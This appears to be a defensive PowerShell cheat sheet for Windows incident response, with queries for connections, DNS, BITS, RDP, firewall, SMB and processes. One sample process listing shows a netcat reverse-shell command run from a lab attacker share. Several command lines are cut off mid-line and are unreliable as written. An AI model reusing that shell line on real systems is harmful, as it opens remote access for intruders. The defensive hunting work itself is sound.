```

```
10.200.154.109
```

Hone in on a suspicious IP

If you see suspicious IP address in any of the above, then I would hone in on it

```
Get-NetTCPConnection |  
? {($_.RemoteAddress -eq "1.2.3.4")} |  
select-object -property state, creationtime, localport,remoteport | ft -autosize  
  
## can do this as well  
Get-NetTCPConnection -remoteaddress 0.0.0.0 |  
select state, creationtime, localport,remoteport | ft -autosize
```

State	creationtime	localport	remoteport
Established	30/04/2021 05:44:58	61700	445
Established	28/05/2021 16:10:24	61578	49154
TimeWait	01/01/1601 00:00:00	61500	135

Show UDP connections

You can generally filter pwsh UDP the way we did the above TCP

```
Get-NetUDPEndpoint | select local*,creationtime, remote* | ft -autosize
```

LocalAddress	LocalPort	creationtime	remote*
::1	51233	6/2/2021 10:55:01 PM	
fe80::cd6f:f88a:e555:c901%4	51232	6/2/2021 10:55:01 PM	
::	5355	6/2/2021 10:54:37 PM	
::	5353	6/2/2021 10:54:37 PM	
fe80::cd6f:f88a:e555:c901%4	1900	6/2/2021 10:55:01 PM	
::1	1900	6/2/2021 10:55:01 PM	
127.0.0.1	56368	6/2/2021 10:54:40 PM	
127.0.0.1	51235	6/2/2021 10:55:01 PM	
127.0.0.1	51234	6/2/2021 10:55:01 PM	

Kill a connection

There's probably a better way to do this. But essentially, get the tcp connection that has the specific remote IPv4/6 you want to kill. It will collect the OwningProcess. From here, get-process then filters for those owningprocess ID numbers. And then it will stop said process. Bit clunky

```
stop-process -verbose -force -Confirm:$false (Get-Process -Id (Get-NetTCPConnecti
```

Check Hosts file

Some malware may attempt DNS hijacking, and alter your Hosts file

```
gc -tail 4 "C:\Windows\System32\Drivers\etc\hosts"
```

```
#the above gets the most important bit of the hosts file. If you want more, try t  
gc "C:\Windows\System32\Drivers\etc\hosts"
```

Check Host file Time

Don't trust timestamps....however, may be interesting to see if altered recently

```
gci "C:\Windows\System32\Drivers\etc\hosts" | fl *Time*
```

```
CreationTime      : 22/08/2013 14:25:43
CreationTimeUtc   : 22/08/2013 13:25:43
LastAccessTime    : 22/08/2013 14:25:41
LastAccessTimeUtc : 22/08/2013 13:25:41
LastWriteTime     : 22/08/2013 14:25:41
LastWriteTimeUtc  : 22/08/2013 13:25:41
```

DNS Cache

Collect the DNS cache on an endpoint. Good for catching any sneaky communication or sometimes even DNS C2

```
Get-DnsClientCache | out-string -width 1000
```

Get-DnsClientCache out-string -width 1000									
Entry		RecordName		Record Type	Status	Section	TimeTo Live	Data Length	Data
g	7	G	7.	A	Success	Answer	605	4	10.200.155.34
g	0	G	0.	A	Success	Answer	458	4	10.200.155.48
g	7.	.local	g	A	Success	Answer	898	4	10.200.154.246
c	0.	.local	c	A	Success	Answer	914	4	10.200.154.182
g	1.	.local	g	A	Success	Answer	914	4	10.200.155.42
c	8.	.local	c	A	Success	Answer	914	4	10.200.154.181

Investigate DNS

The above command will likely return a lot of results you don't really need about the communication between 'trusted' endpoints and servers. We can filter these 'trusted' hostnames out with regex, until we're left with less common results.

On the second line of the below code, change up and insert the regex that will filter out your machines. For example, if your machines are generally called WrkSt1001.corp.local, or ServStFAX.corp.local, you can regex out that first portion so it will exclude any and all machines that share this - so `workst|servst` would do the job. You don't need to wildcard here.

Be careful though. If you are too generic and liberal, you may end up filtering out malicious and important results. It's better to be a bit specific, and drill down further to make sure you aren't filtering out important info. So for example, I wouldn't suggest filtering out short combos of

letters or numbers ae|ou|34|

```
Get-DnsClientCache |  
? Entry -NotMatch "workst|servst|memes|kerb|ws|ocsp" |  
out-string -width 1000
```

If there's an IP you're sus of, you can always take it to [WHOIS](#) or [VirusTotal](#), as well see for other instances it appears in your network and what's up to whilst it's interacting there.

IPv6

Since Windows Vitsa, the Windows OS prioritises IPv6 over IPv4. This lends itself to man-in-the-middle attacks, you can find some more info on exploitation [here](#)

Get IPv6 addresses and networks

```
Get-NetIPAddress -AddressFamily IPv6 | ft Interfacealias, IPv6Address
```

Interfacealias

vEthernet (Ethernet 2)
vEthernet (WiFi)
vEthernet (Ethernet)
vEthernet (Default Switch)
Ethernet 2
Bluetooth Network Connection
Local Area Connection* 1
Ethernet
WiFi
Loopback Pseudo-Interface 1

IPv6Address

fe80::30c8:c062:82f7:
fe80::bd68:272d:67f1:
fe80::fd26:fd12:4444:
fe80::e8ae:b673:259f:
fe80::e846:9d07:c484:
fe80::69c7:cf9d:f26a:
fe80::54d1:2838:f6af:
fe80::24a1:661c:9a7c:
fe80::88b7:a761:3f6e::1

Disable Priority Treatment of IPv6

You probably don't want to switch IPv6 straight off. And if you DO want to, then it's probably better at a DHCP level. But what we can do is change how the OS will prioritise the IPv6 over IPv4.

```

#check if machine prioritises IPv6
ping $env:COMPUTERNAME -n 4 # if this returns an IPv6, the machine prioritises th

#Reg changes to de-prioritise IPv6
New-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Services\Tcpip6\Parameters\" -Na

#If this reg already exists and has values, change the value
Set-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Services\Tcpip6\Parameters\" -Na

#you need to restart the computer for this to take affect
#Restart-Computer

```

```

Reply from fe80::bd68:272d:67f1:d29a%47: time<1ms
Reply from fe80::bd68:272d:67f1:d29a%47: time<1ms
Reply from fe80::bd68:272d:67f1:d29a%47: time<1ms
Reply from fe80::bd68:272d:67f1:d29a%47: time<1ms

Ping statistics for fe80::bd68:272d:67f1:d29a%47:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

```

BITS Queries

```

Get-BitsTransfer|
fl DisplayName,JobState,TransferType,FileList, OwnerAccount,BytesTransferred,Crea

## filter out common bits jobs in your enviro, ones below are just an example, yo
Get-BitsTransfer|
| ? displayname -notmatch "WU|Office|Dell_Asimov|configjson" |
fl DisplayName,JobState,TransferType,FileList, OwnerAccount,BytesTransferred,Crea

## Hunt down BITS transfers that are UPLOADING, which may be sign of data exfil
Get-BitsTransfer|
? TransferType -match "Upload" |
fl DisplayName,JobState,TransferType,FileList, OwnerAccount,BytesTransferred,Crea

```



```
Get-BitsTransfer | ? displayname -notmatch "WU|Office|Dell_Asimov|configjson"
tionTime
```

```
DisplayName          : UpdateDescriptionXml
FileList             : {https://g.live.com/1rewlive5skydrive/ODSUPProduction64}
JobState             : Transferred
TransferType        : Download
OwnerAccount        : NT AUTHORITY\SYSTEM
BytesTransferred    : 726
CreationTime        : 10/31/2021 11:58:15 PM
TransferCompletionTime : 11/1/2021 8:45:15 AM
```

Remoting Queries

► section contents

Powershell Remoting

Get Powershell sessions created

Get-PSSession

Query WinRM Sessions Deeper

You can query the above even deeper.

```
get-wsmaninstance -resourceuri shell -enumerate |
select Name, State, Owner, ClientIP, ProcessID, MemoryUsed,
@{Name = "ShellRunTime"; Expression = {[System.Xml.XmlConvert]::ToTimeSpan($_.She
@{Name = "ShellInactivity"; Expression = {[System.Xml.XmlConvert]::ToTimeSpan($_.
```

```
[localhost]: PS C:\> get-wsmaninstance -resourceuri shell -enumerate |
>> select Name, State, Owner, ClientIP, ProcessID, MemoryUsed,
>> @{Name = "ShellRunTime"; Expression = {[System.Xml.XmlConvert]::ToTimeSpan($_.ShellRunTime)}},
>> @{Name = "ShellInactivity"; Expression = {[System.Xml.XmlConvert]::ToTimeSpan($_.ShellInactivity)}}
```

Name	:	WinRM2
State	:	Connected
Owner	:	CASTLE\Administrator
ClientIP	:	::1
ProcessID	:	3212
MemoryUsed	:	71MB
ShellRunTime	:	00:04:26
ShellInactivity	:	00:00:00

The ClientIP field will show the original IP address that WinRM'd to the remote machine. The times under the Shell fields at the bottom have been converted into HH:MM:SS, so in the above example, the remote PowerShell session has been running for 0 hours, 4 minutes, and 26 seconds.

Remoting Permissions

```
Get-PSSessionConfiguration |  
fl Name, PSVersion, Permission
```

```
PS C:\Users\Administrator> Get-PSSessionConfiguration |  
>> fl Name, PSVersion, Permission
```

```
Name      : microsoft.powershell  
PSVersion : 5.1  
Permission : NT AUTHORITY\INTERACTIVE AccessAllowed,  
             BUILTIN\Administrators AccessAllowed, BUILTIN\Remote  
             Management Users AccessAllowed  
  
Name      : microsoft.powershell.workflow  
PSVersion : 5.1  
Permission : BUILTIN\Administrators AccessAllowed, BUILTIN\Remote  
             Management Users AccessAllowed  
  
Name      : microsoft.powershell32  
PSVersion : 5.1  
Permission : NT AUTHORITY\INTERACTIVE AccessAllowed,  
             BUILTIN\Administrators AccessAllowed, BUILTIN\Remote  
             Management Users AccessAllowed  
  
Name      : microsoft.windows.servermanagerworkflows  
PSVersion : 3.0  
Permission : NT AUTHORITY\INTERACTIVE AccessAllowed,  
             BUILTIN\Administrators AccessAllowed
```

Check Constrained Language

To be honest, constrained language mode in Powershell can be trivially easy to mitigate for an adversary. And it's difficult to implement persistently. But anyway. You can use this quick variable to confirm if a machine has a constrained language mode for pwsh.

```
$ExecutionContext.SessionState.LanguageMode
```

```
$ExecutionContext.SessionState.LanguageMode
```

```
FullLanguage
```

RDP settings

You can check if RDP capability is permissioned on an endpoint

```
if ((Get-ItemProperty "hklm:\System\CurrentControlSet\Control\Terminal Server").f
```

If you want to block RDP

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -  
#Firewall it out too  
Disable-NetFirewallRule -DisplayGroup "Remote Desktop"
```

Query RDP Logs

Knowing who is RDPing in your environment, and from where, is important. Unfortunately, RDP logs are ballache. [Threat hunting blogs like this one](#) can help you narrow down what you are looking for when it comes to RDP

Let's call on one of the RDP logs, and filter for event ID 1149, which means a RDP connection has been made. Then let's filter out any IPv4 addresses that begin with 10.200, as this is the internal IP schema. Perhaps I want to hunt down public IP addresses, as this would suggest the RDP is exposed to the internet on the machine and an adversary has connected with correct credentials!!!

Two logs of interest

- Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational
- Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx

```
# if you acquire a log, change this to get-winevent -path ./RDP_log_you_acquired.  
get-winevent -path "./Microsoft-Windows-TerminalServices-RemoteConnectionManager%  
? id -match 1149 |  
sort Time* -descending |  
fl time*, message  
  
get-winevent -path ./ "Microsoft-Windows-TerminalServices-LocalSessionManager%40p  
? id -match 21 |  
sort Time* -descending |  
fl time*, message
```

```
get-winevent -logname "Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational" | ? id -match 1149 | ? message -notmatch '10.200' | ft message -wrap
```

```
Message
-----
Remote Desktop Services: User authentication succeeded:  
User: vmware.admin  
Domain:  
Source Network Address: 10.202.202.90  
Remote Desktop Services: User authentication succeeded:  
User: vmware.admin  
Domain:  
Source Network Address: 10.202.202.7
```

Current RDP Sessions

You can query the RDP sessions that a [system is currently running](#)

```
qwinsta
```

```
:: get some stats  
qwinsta /counter
```

```
[11/12/2021 11:05:12] | PS C:\Users\IEUser > qwinsta  
SESSIONNAME      USERNAME          ID  STATE   TYPE      DEVICE  
services          IEUser           0   Disc  
>rdp-tcp#2       IEUser           1   Active  
console          IEUser           2   Conn  
rdp-tcp          IEUser           65536 Listen  
[11/12/2021 11:05:14] | PS C:\Users\IEUser > qwinsta /counter  
SESSIONNAME      USERNAME          ID  STATE   TYPE      DEVICE  
services          IEUser           0   Disc  
>rdp-tcp#2       IEUser           1   Active  
console          IEUser           2   Conn  
rdp-tcp          IEUser           65536 Listen  
Total sessions created: 3  
Total sessions disconnected: 1  
Total sessions reconnected: 1
```

You can read here about [how to evict](#) a malicious user from a session and change the creds rapidly to deny them future access

Check Certificates

```
gci "cert:\\" -recurse | fl FriendlyName, Subject, Not*
```

```
FriendlyName : Microsoft Root Certificate Authority
Subject      : CN=Microsoft Root Certificate Authority, DC=microsoft, DC=com
NotAfter     : 10/05/2021 00:28:13
NotBefore    : 10/05/2001 00:19:22

FriendlyName : Thawte Timestamping CA
Subject      : CN=Thawte Timestamping CA, OU=Thawte Certification, O=Thawte,
               L=Durbanville, S=Western Cape, C=ZA
NotAfter     : 31/12/2020 23:59:59
NotBefore    : 01/01/1997 00:00:00

FriendlyName :
Subject      : CN=COMODO RSA Certification Authority, O=COMODO CA Limited,
```

Certificate Dates

You will be disappointed how many certificates are expired but still in use. Use the – ExpiringInDays flag

```
gci "cert:\*" -recurse -ExpiringInDays 0 | fl FriendlyName, Subject, Not*
```

Firewall Queries

► section contents

Retrieve Firewall profile names

```
(Get-NetFirewallProfile).name
```

```
[06/02/2021 22:28
Domain
Private
Public
[06/02/2021 22:28
```

Retrieve rules of specific profile

Not likely to be too useful getting all of this information raw, so add plenty of filters

```

Get-NetFirewallProfile -Name Public | Get-NetFirewallRule
##filtering it to only show rules that are actually enabled
Get-NetFirewallProfile -Name Public | Get-NetFirewallRule | ? Enabled -eq "true"

```

Name	:	WMI-WINMGMT-In-TCP
DisplayName	:	Windows Management Instrumentation (WMI-In)
Description	:	Inbound rule to allow WMI traffic for remote Windows Management Instrumentation. [TCP]
DisplayGroup	:	Windows Management Instrumentation (WMI)
Group	:	@FirewallAPI.dll,-34251
Enabled	:	False
Profile	:	Private, Public
Platform	:	{}
Direction	:	Inbound
Action	:	Allow
EdgeTraversalPolicy	:	Block
LooseSourceMapping	:	False
LocalOnlyMapping	:	False
Owner	:	
PrimaryStatus	:	OK
Status	:	The rule was parsed successfully from the store. (65536)
EnforcementStatus	:	NotApplicable
PolicyStoreSource	:	PersistentStore
PolicyStoreSourceType	:	Local

Filter all firewall rules

```

#show firewall rules that are enabled
Get-NetFirewallRule | ? Enabled -eq "true"
#will show rules that are not enabled
Get-NetFirewallRule | ? Enabled -notmatch "true"

##show firewall rules that pertain to inbound
Get-NetFirewallRule | ? direction -eq "inbound"
#or outbound
Get-NetFirewallRule | ? direction -eq "outbound"

##stack these filters
Get-NetFirewallRule | where {($_.Enabled -eq "true" -and $_.Direction -eq "inbound")
#or just use the built in flags lol
Get-NetFirewallRule -Enabled True -Direction Inbound

```

Code Red


Isolate Endpoint

Disconnect network adaptor, firewall the fuck out of an endpoint, and display warning box

This is a code-red command. Used to isolate a machine in an emergency.

In the penultimate and final line, you can change the text and title that will pop up for the user

```
New-NetFirewallRule -DisplayName "Block all outbound traffic" -Direction Outbound  
New-NetFirewallRule -DisplayName "Block all inbound traffic" -Direction Inbound -  
$adapter = Get-NetAdapter|foreach { $_.Name } ; Disable-NetAdapter -Name "$adapter"  
Add-Type -AssemblyName PresentationCore,PresentationFramework;  
[System.Windows.MessageBox]::Show('Your Computer has been Disconnected from the I
```



```
Administrator: Windows PowerShell  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
[05/28/2021 11:48:23] | PS C:\Windows\system32 > New-NetFirewallRule -DisplayName "Block all outbound traffic" -Direction Outbound -Action Block | out-null;  
[05/28/2021 11:48:27] | PS C:\Windows\system32 > New-NetFirewallRule -DisplayName "Block all inbound traffic" -Direction Inbound -Action Block | out-null;  
[05/28/2021 11:48:27] | PS C:\Windows\system32 > $adapter = Get-NetAdapter|foreach { $_.Name } ; Disable-NetAdapter -Name "$adapter" -Confirm:$false;  
[05/28/2021 11:48:29] | PS C:\Windows\system32 > Add-Type -AssemblyName PresentationCore,PresentationFramework;  
[05/28/2021 11:48:29] | PS C:\Windows\system32 > [System.Windows.MessageBox]::Show('Your Computer has been Disconnected from the Internet for Security Issues. Please do not try to re-connect to the internet. Contact Security Helpdesk Desk ',' CompanyNameHere Security Alert',[System.Windows.MessageBoxButton]::OK,[System.Windows.MessageBoxImage]::Information)
```

SMB Queries

► section contents

List Shares

Get-SMBShare



```
Get-SMBShare
```

Name	ScopeName	Path	Description
ADMIN\$	*	C:\Windows	Remote Admin
C\$	*	C:\	Default share
IPC\$	*		Remote IPC
print\$	*	C:\Windows\system32\spool\drivers	Printer Drivers

List client-to-server SMB Connections

Dialect just means version. SMB3, SMB2 etc

```
Get-SmbConnection
```

```
#just show SMB Versions being used. Great for enumeration flaws in enviro - i.e,  
Get-SmbConnection |  
select Dialect, Servername, Sharename | sort Dialect
```

```
Get-SmbConnection | ft
```

ServerName	ShareName	UserName	Credential	Dialect	NumOpens
1	Shared	ton	[REDACTED]	ton	3.0.2 5
s1	IPC\$	ton	[REDACTED]	ton	3.0.2 0
1	IPC\$	ton	[REDACTED]	ton	2.1 0

Dialect	Servername	Sharename
2.1	1	IPC\$
3.0.2	1	Shared
3.0.2	s1	IPC\$

Remove an SMB Share

```
Remove-SmbShare -Name MaliciousShare -Confirm:$false -verbose
```

Process Queries

► section contents

Processes and TCP Connections

I have a neat one-liner for you. This will show you the local IP and port, the remote IP andport, the process name, and the underlying executable of the process!

You could just use `netstat -b`, which gives you SOME of this data

```
PS C:\> netstat -b

Active Connections

 Proto  Local Address          Foreign Address        State
 TCP    10.0.0.4:49841        20.54.36.229:https    ESTABLISHED
 WpnService
 [svchost.exe]
 TCP    10.0.0.4:50257        104.21.54.39:https   ESTABLISHED
 [msedge.exe]
 TCP    10.0.0.4:50284        192.168.1.49:8080   CLOSE_WAIT
 [msedge.exe]
 TCP    10.0.0.4:50286        10.0.0.77:9200     SYN_SENT
 [metricbeat.exe]
 TCP    10.0.0.4:50287        10.0.0.77:9200     SYN_SENT
 [filebeat.exe]
 TCP    10.0.0.4:50288        10.0.0.77:9200     SYN_SENT
```

But instead, try this bad boy on for size:

```
Get-NetTCPConnection |  
select LocalAddress,localport,remoteaddress,remoteport,state,@{name="process";Exp  
sort Remoteaddress -Descending | ft -wrap -autosize
```

```
PS C:\> Get-NetTCPConnection |  
>> select LocalAddress,localport,remoteaddress,remoteport,state,@{name="process";Expression={{get-process -id $_.OwningProcess).ProcessName}},  
@{Name="cmdline";Expression=((Get-WmiObject Win32_Process -filter "ProcessId = $($_.OwningProcess)").commandline)} | sort Remoteaddress -Descriptor  
ding |  
>> ft -wrap -autosize
```

LocalAddress	localport	remoteaddress	remoteport	State	process	cmdline
10.0.0.4	50228	52.205.176.230	443	Established	R	"C:\Program Files\.....exe"
10.0.0.4	50224	204.79.197.219	443	Established	msedge	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=2056,2545202359080034338,12421730929051845 044,131072 --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2152 /prefetch:3
10.0.0.4	50225	204.79.197.200	443	Established	msedge	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=2056,2545202359080034338,12421730929051845 044,131072 --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2152 /prefetch:3
10.0.0.4	49841	20.54.36.229	443	Established	svchost	C:\Windows\system32\svchost.exe -k netsvcs -p -s WpnService
10.0.0.4	50191	172.217.16.226	443	TimeWait	Idle	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=2056,2545202359080034338,12421730929051845 044,131072 --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2152 /prefetch:3
10.0.0.4	50182	172.217.16.225	443	TimeWait	Idle	
10.0.0.4	50195	151.101.16.193	443	Established	msedge	

Show all processes and their associated user

```
get-process * -Includeusername
```

Handles	WS(K)	CPU(s)	Id	UserName	Proc
114	6136	1.33	3620	NT AUTHORITY\SYSTEM	AMPW
124	9244	6.84	3608	NT AUTHORITY\SYSTEM	clie
114	7732	0.17	332	NT AUTHORITY\SYSTEM	conh
94	5548	2.03	860	NT AUTHORITY\SYSTEM	conh
95	5512	0.98	2368	NT AUTHORITY\SYSTEM	conh
95	5988	0.02	3820	NT AUTHORITY\SYSTEM	conh
283	4144	5.41	336		csrs
137	7036	8.00	404		csrs
250	16228	41.61	1944	NT AUTHORITY\SYSTEM	dfsr
182	9228	32.67	1228	NT AUTHORITY\SYSTEM	dfss
10910	188028	744.67	1852	NT AUTHORITY\SYSTEM	dns
0	4		0		Idle

Try this one if you're hunting down suspicious processes from users

```
gwmi win32_process |  
Select Name,@{n='Owner';e={$_.GetOwner().User}},CommandLine |  
sort Name -unique -descending | Sort Owner | ft -wrap -autosize
```

```

PS C:\> gwmi win32_process |
>> Select Name,@{n='Owner';e={$_.GetOwner().User}},CommandLine |
>> sort Name -unique -descending | Sort Owner | ft -wrap -autosize

```

Name	Owner	CommandLine
System Idle Process		
System		
dwm.exe	DWM-1	"dwm.exe"
SearchApp.exe	Frank	"C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe" -ServerName:CortanaUI.AppX8z9r6jm96hw4bsbneegw0kyxx296wr9t.mca
RuntimeBroker.exe	Frank	C:\Windows\System32\RuntimeBroker.exe -Embedding
SecurityHealthSystray.exe	Frank	"C:\Windows\System32\SecurityHealthSystray.exe"
ShellExperienceHost.exe	Frank	"C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe" -ServerName:App.AppXtk181tbxbce2qsex02s8tw7hfxa9xb3t.mca
sihost.exe	Frank	sihost.exe
ApplicationFrameHost.exe	Frank	C:\Windows\system32\ApplicationFrameHost.exe -Embedding
ctfmon.exe	Frank	"ctfmon.exe"
dllhost.exe	Frank	C:\Windows\system32\DllHost.exe /Processid:{973D20D7-562D-44B9-B70B-5A0F49CCDF3F} \?\C:\Windows\system32\conhost.exe 0x4
conhost.exe	Frank	\?\C:\Windows\system32\conhost.exe 0x4
Cortana.exe	Frank	"C:\Program Files\WindowsApps\Microsoft.549981C3F5F10_3.2111.12605.0_x64_8wekyb3d8bbwe\Cortana.exe" -ServerName:App.AppX379sjp88wjql80217mdjj3fargf2y.mca
OneDrive.exe	Frank	"C:\Users\Frank\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
powershell.exe	Frank	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

Get specific info about the full path binary that a process is running

```

gwmi win32_process |
Select Name,ProcessID,@{n='Owner';e={$_.GetOwner().User}},CommandLine |
sort name | ft -wrap -autosize | out-string

```

Name	ProcessID	Owner	CommandLine
ApplicationFrameHost.exe	7820	Phoebe	C:\WINDOWS\system32\ApplicationFrameHost.exe
cmd.exe	6312	Phoebe	cmd /c "\10.10.14.3\kali\nc.exe 10.10.14.
cmd.exe	6464	Phoebe	cmd.exe
cmd.exe	1516	Phoebe	cmd.exe /c "cmd /C "\10.10.14.3\kali\nc.ex cmd.exe" 2>&1"
cmd.exe	4464	Phoebe	C:\WINDOWS\system32\cmd.exe /K Powerless.bat
conhost.exe	6588	Phoebe	\?\C:\WINDOWS\system32\conhost.exe 0x4
conhost.exe	872	Phoebe	\?\C:\WINDOWS\system32\conhost.exe 0x4
conhost.exe	2492	Phoebe	\?\C:\WINDOWS\system32\conhost.exe 0x4
csrss.exe	424		
csrss.exe	536		
ctfmon.exe	4596	Phoebe	
dllhost.exe	3240		
dllhost.exe	7408	Phoebe	C:\WINDOWS\system32\DllHost.exe /Processid:{973D20D7-562D-44B9-B70B-5A0F49CC
dwm.exe	996		
explorer.exe	5180	Phoebe	C:\WINDOWS\Explorer.EXE
FontLibacker.exe	724		

Get specific info a process is running

```
get-process -name "nc" | ft Name, Id, Path,StartTime,Includeusername -autosize
```

Name	Id	IncludeUsername	Path	StartTime
nc	4312		\\\10.10.14.3\kali\nc.exe	6/5/2021 10:46:04 AM

Is a specific process running on a machine or not

```
$process = "memes";
if (ps | where-object ProcessName -Match "$process") {Write-Host "$process succe
```

Example of process that is absent

```
if (get-process | select-object -property ProcessName | where-object {$_.ProcessName -Match "memes*"})
{write-Host "memes successfully installed on " -NoNewline ; hostname}
else {write-host "memes absent from " -NoNewline ; hostname}
```

```
memes absent from Hl N1
```

Example of process that is present

```
if (get-process | select-object -property ProcessName | where-object {$_.ProcessName -Match "GoogleUpdate"})
{write-Host "GoogleUpdate successfully installed on " -NoNewline ; hostname}
else {write-host "GoogleUpdate absent from " -NoNewline ; hostname}
```

```
GoogleUpdate successfully installed on Hl N1
```

Get process hash

Great to make malicious process stand out. If you want a different Algorithm, just change it after `-Algorithm` to something like `sha256`

```
foreach ($proc in Get-Process | select path -Unique){try
{ Get-FileHash $proc.path -Algorithm sha256 -ErrorAction stop |
ft hash, path -autosize -HideTableHeaders | out-string -width 800 }catch{}}
```

```
foreach ($proc in Get-Process | select path -Unique)
{try { Get-FileHash $proc.path -Algorithm md5 -ErrorAction stop | Select-Obj
```

Hash	Path
----	----
75CAF3F6AFCD6E21FBA5DABA97E74C3A	C:\Program Files (x86)\Quest\KACE\AMPWatchI
9C3F2E077CC85529DDC8FD2F857F5E0A	C:\Program Files (x86)\Trend Micro\Endpoint
11AD39C99B8E8F15B5175EDE9BF7CC38	C:\ProgramData\quest\kace\modules\clientide
09AC6D04F935EFD05AFDAC2733D37598	C:\Program Files (x86)\Trend Micro\Security
5E65FB88E7D005750F777D4D3CCE64A8	C:\Program Files (x86)\Trend Micro\Endpoint
0BCA3F16DD527B4150648EC1E36CB22A	C:\Program Files (x86)\Google\Update\Google

Show all DLLs loaded with a process

```
get-process -name "memestask" -module
```

```
get-process -name "googleupdate" -module
```

Size(K)	ModuleName	FileName
-----	-----	-----
152	GoogleUpdate.exe	C:\Program Fi
1544	ntdll.dll	C:\Windows\SYS
896	KERNEL32.DLL	C:\Windows\Sys
1672	KERNELBASE.dll	C:\Windows\Sys
476	ADVAPI32.dll	C:\Windows\Sys
760	msvcrt.dll	C:\Windows\Sys
260	sechost.dll	C:\Windows\Sys
772	RPCRT4.dll	C:\Windows\Sys
124	SspiCli.dll	C:\Windows\Sys
40	CRYPTBASE.dll	C:\Windows\Sys

Alternatively, pipe | fl and it will give a granularity to the DLLs

```
get-process -name "googleupdate" -module | fl
```



```
ModuleName      : GoogleUpdate.exe
FileName        : C:\Program Files (x86)\Google\Update\GoogleUpdate.exe
BaseAddress     : 15007744
ModuleMemorySize : 155648
EntryPointAddress : 15037506
FileVersionInfo  : File:          C:\Program Files
                   (x86)\Google\Update\GoogleUpdate.exe
                   InternalName:    Google Update
                   OriginalFilename: GoogleUpdate.exe
                   FileVersion:     1.3.35.451
                   FileDescription: Google Installer
                   Product:        Google Update
                   ProductVersion: 1.3.35.451
                   Debug:          False
                   Patched:        False
                   PreRelease:     False
                   PrivateBuild:   False
                   SpecialBuild:  False
                   Language:       English (United States)

Site           :
Container       :
Size            : 152
Company         : Google LLC
FileVersion     : 1.3.35.451
```

Identify process CPU usage

```
(Get-Process -name "googleupdate").CPU | fl
```

```
(Get-Process -name "googleupdate").CPU | fl
```

```
0.0625
```

I get mixed results with this command but it's supposed to give the percent of CPU usage. I need to work on this, but I'm putting it in here so the world may bare witness to my smooth brain.

```
$ProcessName = "symon" ;
$ProcessName = (Get-Process -Id $ProcessPID).Name;
```

```
$CpuCores = (Get-WMIObject Win32_ComputerSystem).NumberOfLogicalProcessors;  
$Samples = (Get-Counter "\Process($Processname*)\% Processor Time").CounterSample  
$Samples | Select `InstanceName,@{Name="CPU %";Expression={ [Decimal]::Round(($_.C
```

InstanceName	CPU %
-----	-----
googleupdate	0

Sort by least CPU-intensive processes

Right now will show the lower cpu-using processes...useful as malicious process probably won't be as big a CPU as Chrome, for example. But change first line to `Sort CPU -descending` if you want to see the chungus processes first

```
gps | Sort CPU |  
Select -Property ProcessName, CPU, ID, StartTime |  
ft -autosize -wrap | out-string -width 800
```

ProcessName	CPU		Id	StartTime
	---		---	-----
Idle			0	
conhost	0		156	06/06/2021 12:15:40
smss	0.078125		236	12/03/2021 10:14:28
unsecapp	0.09375		4664	24/05/2021 10:36:48
